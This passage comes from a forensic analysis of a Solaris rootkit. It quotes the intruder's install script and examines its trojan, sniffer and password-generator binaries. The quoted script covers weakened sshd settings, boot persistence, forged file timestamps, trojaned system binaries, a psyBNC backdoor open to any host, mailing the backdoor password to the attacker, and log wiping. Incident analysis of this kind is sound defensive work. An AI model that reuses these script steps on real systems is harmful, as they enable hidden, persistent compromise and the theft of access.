X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
EOF
      cp -f etc/* /usr/bin/
      /usr/bin/srload -q
```

Another here document appends the following lines to /etc/init.d/inetinit insuring that the trojanned sshd will be restarted when the system is rebooted. The "touch –r" command sets the MAC times of the just modified inetinit file to those of /etc/swapadd, masking the modification of the file from MAC time analysis.

```
cat >>/etc/init.d/inetinit <<EOF
# Reloading Network Settings
  if [ -f /usr/bin/srload ]; then
          /usr/bin/srload -q
  fi
  if [ -f /usr/sbin/modcheck ]; then
          /usr/sbin/modcheck
  fi
#End Network Settings
EOF

touch -r /etc/swapadd /etc/init.d/inetinit
printf " sshd"
```

All lines from the above here document are removed from /etc/init.d/rootusr if they exist. Entries for srload and modstat are also removed from inittab. On a sample Solaris 8 system I examined, these lines are not present by default. This suggests that this may be part of the effort to cleanse the system of any previous compromises.

```
cat /etc/init.d/rootusr | grep -v "# Reloading Network Settings"
| grep -v "/usr/bin/srload" | grep -v "/usr/sbin/modcheck" | grep
-v "  fi" >>/temp && mv /temp /etc/init.d/rootusr
cat /etc/inittab | grep -v "srload" | grep -v "modcheck" >>/temp
&& mv /temp /etc/inittab
```

Trojanned versions of the following files are then installed:

- /usr/bin/netstat
- /usr/bin/ls
- /usr/local/bin/lsof
- /usr/bin/find
- /usr/bin/strings
- /usr/bin/du
- /usr/bin/top
- /usr/bin/passwd
- /usr/sbin/ping
- /bin/su

The general format of the trojan installation follows. The sz program is used to extend the trojan binary to the same length as the original file by appending zeros. Fix then modifies the resized files such that the CRC checksums and times match. In most cases, this is all that is done, however in a few, such as top, additional actions are taken. I suspect the rm –f /usr/local/bin/top is present to avoid permissions problems where top may be installed but not writeable. Deleting the file eliminates that problem as long as /usr/local/bin is writeable.

```
# top trojan
if test -f "/usr/local/bin/top" ; then
./sz /usr/local/bin/top ./top
rm -f /usr/local/bin/top
./fix /usr/local/bin/top ./top
printf " top"
fi
```

Set user ID bits are removed from a host of binary files. SUID files can enable an attack known as privilege escalation in which a user has access to the system and leverages that access to gain a greater level of access. For example, a normal user logged in might exploit a buffer overflow in a setuid program to gain a shell running as root. Removing the setuid bit is one method to block these attacks, however removing the setuid bit can break programs which legitimately must have root privileges to run. Ping is one such example. This section of the script is also responsible for the large number of files we found in /usr/openwin and /usr/dt with their inode change times modified.

```
printf "${WHI}*${DWHI} Suid removal"
```

```
unsuid /usr/bin/at at
unsuid /usr/bin/atq atq
unsuid /usr/bin/atrm atrm
unsuid /usr/bin/eject eject
unsuid /usr/bin/fdformat fdformat
unsuid /usr/bin/rdist rdist
unsuid /bin/rdist rdist
unsuid /usr/bin/admintool admintool
unsuid /usr/lib/fs/ufs/ufsdump ufsdump
unsuid /usr/lib/fs/ufs/ufsrestore ufsrestore
unsuid /usr/lib/fs/ufs/quota quota
unsuid /usr/openwin/bin/ff.core ff.core
unsuid /usr/bin/lpset lpset
unsuid /usr/bin/lpstat lpstat
unsuid /usr/lib/lp/bin/netpr netpr
unsuid /usr/sbin/arp arp
unsuid /usr/vmsys/bin/chkperm chkperm

chmod u-s /usr/openwin/bin/*
chmod u-s /usr/dt/bin/*
printf " Complete.\n"
```

The ps command, used to running list processes, is trojanned next.

```
cd $INDIR
# ps trojan
cd $INDIR;
if test -f /lib/ldlibps.so; then
cp -f /lib/ldlibps.so /usr/bin/ps
fi
./sz /usr/bin/ps ./ps
./fix /usr/bin/ps ./ps
# required for sol7/8
if test -d /usr/bin/sparcv7 ; then
cdir $RKDIR/bin/sparcv7
cp -f /bin/sparcv7/ps $RKDIR/bin/sparcv7/rps
fi
printf "PS Trojaned"
```

The script installs a sniffer as well. The shell code below determines the network interface name, which could be one of a number of possibilities depending on the interface type. This code snippet also provides us valuable leads to use in determining the types and contents of files we'll find in the filesystem. /usr/sbin/modstat is a sniffer. /usr/lib/libX.a/libm.n is likely to be the output file for the sniffer. /usr/sbin/modcheck is a startup script for the sniffer.

```
IFT=`/sbin/ifconfig -a | head -n 3|grep -v "lo0"|grep flags|awk
'{print $1}'`
IFX=`echo $IFT | cut -d 0 -f 1`
echo "${WHI}*${DWHI} Primary network interface is of type:
${DCYN}${IFX}${DWHI}"

### sniffer
cp sn2 /usr/sbin/modstat
```

```
echo "nohup /usr/sbin/modstat -s -d 512 -i /dev/${IFX} -o
$RKDIR/libm.n >/dev/null &" >>sniffload
cp sniffload /usr/sbin/modcheck
echo "${WHI}*${DWHI} Sniffer set"
nohup /usr/sbin/modcheck >/dev/null 2>&1
### end sniffer
```

PsyBNC is then installed along with a set of utilities. PsyBNC is an IRC bouncer. More information about PsyBNC can be found on the PsyBNC homepage at http://www.psychoid.Iam3rz.de/psybnc.html

```
printf "${WHI}*${DWHI} Copying utils.."

cp pg $RKDIR/passgen
cp cleaner $RKDIR/wipe
cp utime $RKDIR/utime
cp l3 $RKDIR/l
cp crypt $RKDIR/crt
cp ssh-dxe $RKDIR/ssh-dxe
cp syn $RKDIR/syn
cp startbnc $RKDIR/loadbnc

printf " passgen fixer wipe utime crt idstart ssh-dxe syn README
Done.\n"

### psyBNC
mkdir /dev/cua/".. ."
cp psy.tar.Z /dev/cua/".. ."/
cd /dev/cua/".. ."/
uncompress psy.tar.Z && tar xf psy.tar >>/dev/null
echo "PSYBNC.SYSTEM.PORT1=$EPORT" >psybnc.conf
echo "PSYBNC.SYSTEM.HOST1=*" >>psybnc.conf
echo "PSYBNC.HOSTALLOWS.ENTRY0=*;*" >>psybnc.conf
echo "${WHI}*${DWHI} psyBNC has now been configured on port
$EPORT (default) with no IDENT"
### end psyBNC
```

The rootkit is erased from its current directory.

```
echo "${WHI}*${DWHI} erasing rootkit..."
cd $INDIR
cd ..
rm -rf sk.tar
rm -rf sk
cd $RKDIR
rm -rf /tmp/.pat
```

A progress report of sorts is generated for the user. This emailed notice would generate the sendmail activity we detected using MAC time data.

```
PRIMIF=`/sbin/ifconfig -a|grep inet|head -n 2|grep -v
127.0.0.1|awk '{print $2}'`
IFCNT=`/sbin/ifconfig -a|grep inet|grep -v 127.0.0.1|wc -l`
UNAM=`uname -a`
```

```
DUPTEST=`dmesg|grep "SUNW,hme0"|head -n 1|cut -d ":" -f 1`
if [ $DUPTEST ];then
LINKUP=`dmesg|grep "SUNW,hme0"|grep "Link"|head -n 1`
echo "${WHI}*${DWHI} $LINKUP"
fi
NEXUS=`dmesg|grep nexus|head -n 1`

FTIME=`$RKDIR/utime`
ITIME=`expr $FTIME - $STIME`

echo "${WHI}*${DCYN} Rootkit installation Completed in ${ITIME}
Seconds.${DWHI}"
echo "${WHI}*${DWHI} Password: $PASS"
echo "${WHI}*${DWHI} $UNAM"
echo "${WHI}*${DWHI} Primary interface IP: $PRIMIF"
echo "${WHI}*${DWHI} Possible $IFCNT host aliases"
echo "${WHI}*${DWHI} $NEXUS"
echo "Rootlist line:"
echo "$PRIMIF:${PORT}   $PASS  PSYBNC:${EPORT}"

# enable this if you want
echo "$PRIMIF:$PORT Solaris $VER  $PASS" | mail -s "SuperUser"
$EMAIL
```

Finally logs are wiped in order to hide traces of the compromise.

```
# Here you could add optional commands to clean logs
# EG: to remove traces of rpc.sadmind exploitation
echo "${WHI}*${DCYN} Removing Logs...Insert Your IP: "
read MYIP
$RKDIR/wipe $MYIP
$RKDIR/wipe sadmin
$RKDIR/wipe cmsd
$RKDIR/wipe snmp
$RKDIR/wipe 151
$RKDIR/wipe login
/usr/bin/ps -fe | grep ssld | grep -v grep | awk '{print "kill -9
"$2""}' | /bin/sh
touch -r /etc/swapadd /etc/inetd.conf
echo "${WHI}*${DCYN} Done..."
```

Clues to the function of the remaining binary files have been gleaned from setup, which was helpfully commented by its developer. We know or suspect the following:

Crypt	Encryption program
Du, find, login, ls, lsof, netstat, passwd, ping, ps, su, top, strings, su	Trojanned versions of system binaries
Fix	Unknown, used to disguise trojans in some manner
Idsol	Unknown
L2	Unknown

Ls2	Unknown
Pg	“passgen”
Psy.tar.Z	PsyBNC
Rpass	Unknown
Sn2	Sniffer
Solsch	Unknown
Sshd	Ssh daemon, possibly trojanned
Syn	Unknown
Td	Unknown
Utime	Unknown
Wget	Command line ftp/http downloader

Running strings on crypt is unrevealing. It contains the strings “Cannot open input file: “%s””. and “File processed…” Based on the usage of crypt in the setup script and previous experience with uconf.inv type files from the Honeynet Challenge, I had a strong suspicion that this is the executable that produced the encrypted file in the June 2001 Scan of the Month. A quick test using /usr/dict/words and the decryption program I wrote for my Scan of the Month entry verifies that this program is at least functionally equivalent in the decryption process. Further analysis of the binary is necessary to determine if it does anything in addition to weakly encrypting the file specified.

The binary “fix” is used in a manner suggesting it makes the trojanned binaries look in some way like the originals. There are a number of ways this could be done, the most useful of which, modifying the file such that the md5sum matches the original, would be a stunning achievement, in fact one which is currently believed to be infeasible using current computer technology. Fix might modify timestamps, or might modify those trailing zeros sz or szl append to match the file size since a large number of trailing zeros on a binary file could serve as a red flag to an alert system administrator. A tool to detect the trailing zeros would be easy to write. Speculation aside, the only way to know what “fix” does fix is to analyze the binary. Several methods are available, so we start with the easiest hoping to gain information to make the more difficult methods tractable later on.

The “nm –D” command can be used to examine the symbol names in the dynamic link table for the fix binary to gain clues to its purpose. A selected portion of the output of nm –D fix follows.

```
fix:

[Index]   Value      Size     Type  Bind  Other Shndx   Name

 [52] |     140600|       0|OBJT |GLOB |0    |14     |_DYNAMIC
 [65] |     141128|       0|OBJT |GLOB |0    |18     |_edata
[32]  |     141488|       0|OBJT |GLOB |0    |19     |_end
[31]  |     141160|       4|OBJT |GLOB |0    |19     |_environ
[70]  |      74619|       0|OBJT |GLOB |0    |11     |_etext
```

```
[58]  |     140260|       0|FUNC |GLOB |0     |UNDEF  |_exit
[78]  |      74332|      20|FUNC |GLOB |0     |10     |_fini
[44]  |      74304|      28|FUNC |GLOB |0     |9      |_init
[34]  |     141168|     320|OBJT |WEAK |0     |19     |_iob
[71]  |      74352|       4|OBJT |GLOB |0     |11     |_lib_version
[28]  |      68964|     116|FUNC |GLOB |0     |8      |_start
[37]  |     140572|       0|FUNC |GLOB |0     |UNDEF  |abort
[39]  |     140236|       0|FUNC |GLOB |0     |UNDEF  |atexit
[73]  |     140428|       0|FUNC |GLOB |0     |UNDEF  |chmod
[55]  |     140416|       0|FUNC |GLOB |0     |UNDEF  |chown
[59]  |     141160|       4|OBJT |WEAK |0     |19     |environ
[40]  |     140248|       0|FUNC |GLOB |0     |UNDEF  |exit
[50]  |     140404|       0|FUNC |GLOB |0     |UNDEF  |fclose
[48]  |      71160|     240|FUNC |GLOB |0     |8      |fixtime
[67]  |     140344|       0|FUNC |GLOB |0     |UNDEF  |fopen
[79]  |     140452|       0|FUNC |GLOB |0     |UNDEF  |fprintf
[30]  |     140380|       0|FUNC |GLOB |0     |UNDEF  |fread
[60]  |     140560|       0|FUNC |GLOB |0     |UNDEF  |free
[38]  |     140356|       0|FUNC |GLOB |0     |UNDEF  |fseek
[47]  |     140368|       0|FUNC |GLOB |0     |UNDEF  |ftell
[45]  |     140392|       0|FUNC |GLOB |0     |UNDEF  |fwrite
[64]  |     140476|       0|FUNC |GLOB |0     |UNDEF  |gettimeofday
[72]  |      69284|    1432|FUNC |GLOB |0     |8      |main
[41]  |     140512|       0|FUNC |GLOB |0     |UNDEF  |malloc
[75]  |     140440|       0|FUNC |GLOB |0     |UNDEF  |memcpy
[68]  |     140584|       0|FUNC |GLOB |0     |UNDEF  |memset
[43]  |     140488|       0|FUNC |GLOB |0     |UNDEF  |settimeofday
[42]  |     140320|       0|FUNC |GLOB |0     |UNDEF  |sprintf
[77]  |     140308|       0|FUNC |GLOB |0     |UNDEF  |stat
[63]  |     140524|       0|FUNC |GLOB |0     |UNDEF  |strcmp
[69]  |     140296|       0|FUNC |GLOB |0     |UNDEF  |strcpy
[76]  |     140536|       0|FUNC |GLOB |0     |UNDEF  |strlen
[51]  |     140284|       0|FUNC |GLOB |0     |UNDEF  |strncpy
[56]  |     140272|       0|FUNC |GLOB |0     |UNDEF  |strrchr
[33]  |      70716|     444|FUNC |GLOB |0     |8      |sum
[62]  |     140332|       0|FUNC |GLOB |0     |UNDEF  |system
[53]  |      71400|      60|FUNC |GLOB |0     |8      |usage
[29]  |     140500|       0|FUNC |GLOB |0     |UNDEF  |utimes
```

While many of the symbols are listed as “UNDEF”, meaning that the symbol name exists but does not attach to a routine located in the file, a few are listed. These are functions which are compiled into the fix executable, and were therefore present in the original source code. Those functions are environ, fixtime, main, sum, and usage. Usage is a common function name used to display a message to the user indicating how the program should be used, often invoked when the user makes an error. Fixtime and sum look especially interesting. Environ is unclear. A web search for “fix fixtime sum” finds http://mail.romos.net/hacks/Unix_Sourcez/fix.c.html, source code which looks similar to what we know about this binary, but for the presence of too many strings. Still, this is a very likely hit and we’ll conclude for the moment that fix does in fact fix timestamps and checksums.

Running strings on idsol is more revealing. The following strings are present in the binary.

```
$Id: identd.c,v 1.2 1999/07/30 04:08:42 too Stab $
cannot create server socket: %m.
cannot bind() server socket: %m.
cannot listen() server socket: %m.
X-SERVER-TOO-BUSY
identd
/var/run/identd.pid
unknown
%.*s %.*s (%.*s)
%s: invalid option -- %c
usage: %s [-V] [identuser]
nobody
Cannot find user `nobody': %m
Cannot drop root privileges !!! %m !!!
X-INVALID-REQUEST
X-TIMEOUT
accept: %m
0, 0 : ERROR : %s
%d, %d : USERID : UNIX : %s
1234567890
```

Searching the web using these strings finds an identd.c at http://www.guru-group.fi/~too/sw/releases/identd.c. The version we found is newer at 1.7 compared to 1.2 in our binary, but the strings and even the username in the RCS ID are a close match. This is very likely a descendant of the code that was compiled into idsol.

The strings contained within l2 appear clearly to be a login trojan. The string “login.c” is included as is a copyright notice from the Regents of the University of California. There are very significant differences between the strings output of the correct Solaris 8 /usr/bin/login binary and those of l2 indicating that the l2 binary is not compiled from modified source code to the Solaris 8 /usr/bin/login program . More likely, the source code is one of the predecessors that is easily available from many locations on the net, subsequently modified. In the interests of space, a the full output of strings is not included. An excerpt showing significant portions of the output is reproduced below.

```
/dev/pts/01/uconf.inv
[file]
find
file_filters
[ps]
ps_filters
[netstat]
netstat
net_filters
[login]
su_pass
```

```
su_loc
ping
passwd
shell
ecv01bGPd
login
d:fh:lpr:R:
Only one of -r and -h allowed
login: -h for super-user only.
login: -r for super-user only.
usage: login [-h | -r] [username]
remuser
locuser
/bin/passwd
/etc/issue
/etc/login.access
/etc/default/login
@(#) Copyright (c) 1980, 1987, 1988 The Regents of the University
of California.
 All rights reserved.
@(#)login.c
5.32.1.1 (Berkeley) 1/28/89
```

The first 15 lines are a clear reference to the x.conf file created by the setup script. That file was subsequently moved to /usr/lib/libX.a/uconf.inv. It is notable that the path /dev/pts/01/uconf.inv is hard coded in the binary, and indicates that this binary might not function as expected.

Ls2 produces similar output making it clear that ls2 is also a trojanned binary. One interesting difference is that ls2 references /usr/lib/libX.a/bin/ls, rather than a /dev/pts/01 path.

```
/usr/lib/libX.a/uconf.inv
[file]
find
file_filters
[ps]
ps_filters
[netstat]
netstat
net_filters
lsof_filters
lsof
[login]
su_pass
su_loc
ping
passwd
shell
[%d] = %p "%s"
--format=long
--format=verbose
--all
--time=
--sort=
--almost-all
--ignore-backups
/usr/lib/libX.a/bin/ls
libX.a,lblibps.so,libm.n
```

The usage of pg in the setup script gives us a hint when it references this file as “passgen”. We can suspect it generates passwords in some form, but must analyze further for confirmation or specifics on the algorithm used. Strings gives us “Usage %s <password>” and nothing more. Relying again on nm –D, we find the following symbols defined:

```
./pg:

[Index]   Value      Size    Type  Bind  Other Shndx   Name

[1]   |     65748|       0|SECT |LOCL |0    |1      |
[2]   |     65768|       0|SECT |LOCL |0    |2      |
[3]   |     66136|       0|SECT |LOCL |0    |3      |
[4]   |     67080|       0|SECT |LOCL |0    |4      |
[5]   |     67740|       0|SECT |LOCL |0    |5      |
[6]   |     67772|       0|SECT |LOCL |0    |6      |
[7]   |     67784|       0|SECT |LOCL |0    |7      |
[8]   |     67952|       0|SECT |LOCL |0    |8      |
[9]   |     71352|       0|SECT |LOCL |0    |9      |
[10]  |     71380|       0|SECT |LOCL |0    |10     |
[11]  |     71400|       0|SECT |LOCL |0    |11     |
[12]  |    137012|       0|SECT |LOCL |0    |12     |
[13]  |    137044|       0|SECT |LOCL |0    |13     |
[14]  |    137264|       0|SECT |LOCL |0    |14     |
[15]  |    137432|       0|SECT |LOCL |0    |15     |
[16]  |    137436|       0|SECT |LOCL |0    |16     |
[17]  |    137444|       0|SECT |LOCL |0    |17     |
[18]  |    137452|       0|SECT |LOCL |0    |18     |
[19]  |    137792|       0|SECT |LOCL |0    |19     |
[20]  |         0|       0|SECT |LOCL |0    |20     |
[21]  |         0|       0|SECT |LOCL |0    |21     |
[22]  |         0|       0|SECT |LOCL |0    |22     |
[23]  |         0|       0|SECT |LOCL |0    |23     |
[24]  |         0|       0|SECT |LOCL |0    |24     |
[25]  |         0|       0|SECT |LOCL |0    |25     |
[26]  |         0|       0|SECT |LOCL |0    |26     |
[27]  |         0|       0|SECT |LOCL |0    |27     |
[39]  |    137212|       0|FUNC |GLOB |0    |UNDEF  |.umul
[41]  |    137264|       0|OBJT |GLOB |0    |14     |_DYNAMIC
[32]  |    137012|       0|OBJT |GLOB |0    |12
|_GLOBAL_OFFSET_TABLE_
[51]  |    137044|       0|OBJT |GLOB |0    |13
|_PROCEDURE_LINKAGE_TABLE_
[48]  |     70832|     128|FUNC |GLOB |0    |8
|__deregister_frame_info
[44]  |     70960|     296|FUNC |GLOB |0    |8
|__frame_state_for
[31]  |     70688|      72|FUNC |GLOB |0    |8
|__register_frame_info
```

```
[40]  |     70760|      72|FUNC |GLOB |0    |8
|__register_frame_info_table
[50]  |    137792|       0|OBJT |GLOB |0    |18      |_edata
[30]  |    137824|       0|OBJT |GLOB |0    |19      |_end
[29]  |    137820|       4|OBJT |GLOB |0    |19      |_environ
[53]  |     71475|       0|OBJT |GLOB |0    |11      |_etext
[45]  |    137116|       0|FUNC |GLOB |0    |UNDEF   |_exit
[58]  |     71380|      20|FUNC |GLOB |0    |10      |_fini
[38]  |     71352|      28|FUNC |GLOB |0    |9       |_init
[54]  |     71400|       4|OBJT |GLOB |0    |11      |_lib_version
[28]  |     67952|     116|FUNC |GLOB |0    |8       |_start
[33]  |    137248|       0|FUNC |GLOB |0    |UNDEF   |abort
[34]  |    137092|       0|FUNC |GLOB |0    |UNDEF   |atexit
[43]  |    137152|       0|FUNC |GLOB |0    |UNDEF   |crypt
[46]  |    137820|       4|OBJT |WEAK |0    |19      |environ
[35]  |    137104|       0|FUNC |GLOB |0    |UNDEF   |exit
[47]  |    137236|       0|FUNC |GLOB |0    |UNDEF   |free
[55]  |     68272|     236|FUNC |GLOB |0    |8       |main
[36]  |    137176|       0|FUNC |GLOB |0    |UNDEF   |malloc
[56]  |    137224|       0|FUNC |GLOB |0    |UNDEF   |memcpy
[52]  |    137128|       0|FUNC |GLOB |0    |UNDEF   |memset
[42]  |    137140|       0|FUNC |GLOB |0    |UNDEF   |printf
[37]  |    137164|       0|FUNC |GLOB |0    |UNDEF   |sprintf
[49]  |    137188|       0|FUNC |GLOB |0    |UNDEF   |strcmp
[57]  |    137200|       0|FUNC |GLOB |0    |UNDEF   |strlen
```

There are no locally defined subroutines other than main(). The system call crypt() tells us that the program deals in some way with converting plaintext passwords to their Unix-style passwd file encrypted equivalents. With so little to go on a web search was unrevealing. Given the information we have so far we can suspect that the program likely takes an input string and writes the result of running crypt() with some salt to standard output. Running the program while tracing it with truss reveals the following:

```
% truss -f ./pg
13022:      execve("./pg", 0xEFFFF8EC, 0xEFFFF8F4)  argc = 1
13022:      stat("pg", 0xEFFFF5F8)                    = 0
13022:      open("/var/ld/ld.config", O_RDONLY)       Err#2
ENOENT
13022:      open("/usr/lib/libc.so.1", O_RDONLY)            = 3
13022:      fstat(3, 0xEFFFF394)                      = 0
13022:      mmap(0x00000000, 8192, PROT_READ|PROT_EXEC,
MAP_PRIVATE, 3, 0) = 0xEF7B0000
13022:      mmap(0x00000000, 712704, PROT_READ|PROT_EXEC,
MAP_PRIVATE, 3, 0) = 0xEF680000
13022:      mmap(0xEF724000, 30396,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 3, 606208)
= 0xEF724000
13022:      open("/dev/zero", O_RDONLY)               = 4
13022:      mmap(0xEF72C000, 4304,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 4, 0) =
0xEF72C000
13022:      munmap(0xEF716000, 57344)                 = 0
13022:      memcntl(0xEF680000, 101964, MC_ADVISE, 0x0003, 0, 0)
= 0
```

```
13022:      close(3)                                    = 0
13022:      open("/usr/lib/libdl.so.1", O_RDONLY)           = 3
13022:      fstat(3, 0xEFFFF394)                            = 0
13022:      mmap(0xEF7B0000, 8192, PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 3, 0) = 0xEF7B0000
13022:      close(3)                                    = 0
13022:      open("/usr/platform/SUNW,Ultra-
Enterprise/lib/libc_psr.so.1", O_RDONLY) = 3
13022:      fstat(3, 0xEFFFF1FC)                            = 0
13022:      mmap(0x00000000, 8192, PROT_READ|PROT_EXEC,
MAP_PRIVATE, 3, 0) = 0xEF7A0000
13022:      mmap(0x00000000, 16384, PROT_READ|PROT_EXEC,
MAP_PRIVATE, 3, 0) = 0xEF790000
13022:      close(3)                                    = 0
13022:      close(4)                                    = 0
13022:      munmap(0xEF7A0000, 8192)                        = 0
13022:      ioctl(1, TCGETA, 0xEFFFE844)                    = 0
Usage ./pg <password>
13022:      write(1, " U s a g e   . / p g   <".., 22)      = 22
13022:      llseek(0, 0, SEEK_CUR)                          = 1497
13022:      _exit(0)
```

With no arguments the program does very little other than write its usage message and exit. Trying again with an argument we see the following:

```
% truss ./pg foobar
execve("./pg", 0xEFFFF8E8, 0xEFFFF8F4)  argc = 2
stat("pg", 0xEFFFF5F0)                      = 0
open("/var/ld/ld.config", O_RDONLY)         Err#2 ENOENT
open("/usr/lib/libc.so.1", O_RDONLY)            = 3
fstat(3, 0xEFFFF38C)                        = 0
mmap(0x00000000, 8192, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0xEF7B0000
mmap(0x00000000, 712704, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0)
= 0xEF680000
mmap(0xEF724000, 30396, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 3, 606208) = 0xEF724000
open("/dev/zero", O_RDONLY)                 = 4
mmap(0xEF72C000, 4304, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 4, 0) = 0xEF72C000
munmap(0xEF716000, 57344)                   = 0
memcntl(0xEF680000, 101964, MC_ADVISE, 0x0003, 0, 0) = 0
close(3)                                = 0
open("/usr/lib/libdl.so.1", O_RDONLY)           = 3
fstat(3, 0xEFFFF38C)                        = 0
mmap(0xEF7B0000, 8192, PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 3, 0) = 0xEF7B0000
close(3)                                = 0
open("/usr/platform/SUNW,Ultra-Enterprise/lib/libc_psr.so.1",
O_RDONLY) = 3
fstat(3, 0xEFFFF1F4)                        = 0
mmap(0x00000000, 8192, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0xEF7A0000
mmap(0x00000000, 16384, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0xEF790000
close(3)                                = 0
close(4)                            = 0
munmap(0xEF7A0000, 8192)                  = 0
brk(0x00021A60)                           = 0
brk(0x00023A60)                           = 0
ioctl(1, TCGETA, 0xEFFFE83C)              = 0
dbh2fnp6A132U
write(1, " d b h 2 f n p 6 A 1 3 2".., 14)      = 14
llseek(0, 0, SEEK_CUR)                    = 2945
_exit(2)
%
```

This output looks consistent with the hypothesis that pg does nothing more than crypt() an input string. A simple test program can be written to verify.

```
#include <iostream.h>
#include <unistd.h>

extern "C" {
char *crypt (const char *key, const char *salt);
};

int main(int argc, char** argv) {
  cout << crypt(argv[1], "db") <<endl;
}
```


When compiled and linked this program consistently generates the same output as pg, verifying that the function of pg is to compute the crypt(3) output for a password.

/usr/sbin/srload
/usr/bin/modstat

We have several questions to resolve with these files.


- Are they identical to the images we retrieved from the proc filesystem?
- Are they, as we suspect, not native OS binaries, but something installed by the intruder?
- If they are installed by the intruder, what do they do?

We can use the md5sum application to generate checksums for the binary images recovered from /proc and the files recovered from the disk image through Autopsy. Finding identical md5 checksums indicates that the files are the same.



```
> ls -l
total 1120
-rw-r--r--   1 root     other     259832 Apr  1 00:07 c0t0d0s6-usr.bin.srload.raw
-rw-r--r--   1 root     other      21424 Apr  1 00:07 c0t0d0s6-usr.sbin.modstat.raw
-rw-r--r--   1 root     other      21424 Apr  1 00:07 modstat.bin
-rw-r--r--   1 root     other     259832 Apr  1 00:07 srload.bin
> md5sum *
b1fcba716659644b56600cf5bb5bc12d  c0t0d0s6-usr.bin.srload.raw
cd63323c0eb2c25da98641ad701ee5a7  c0t0d0s6-usr.sbin.modstat.raw
cd63323c0eb2c25da98641ad701ee5a7  modstat.bin
b1fcba716659644b56600cf5bb5bc12d  srload.bin
> ▯
```

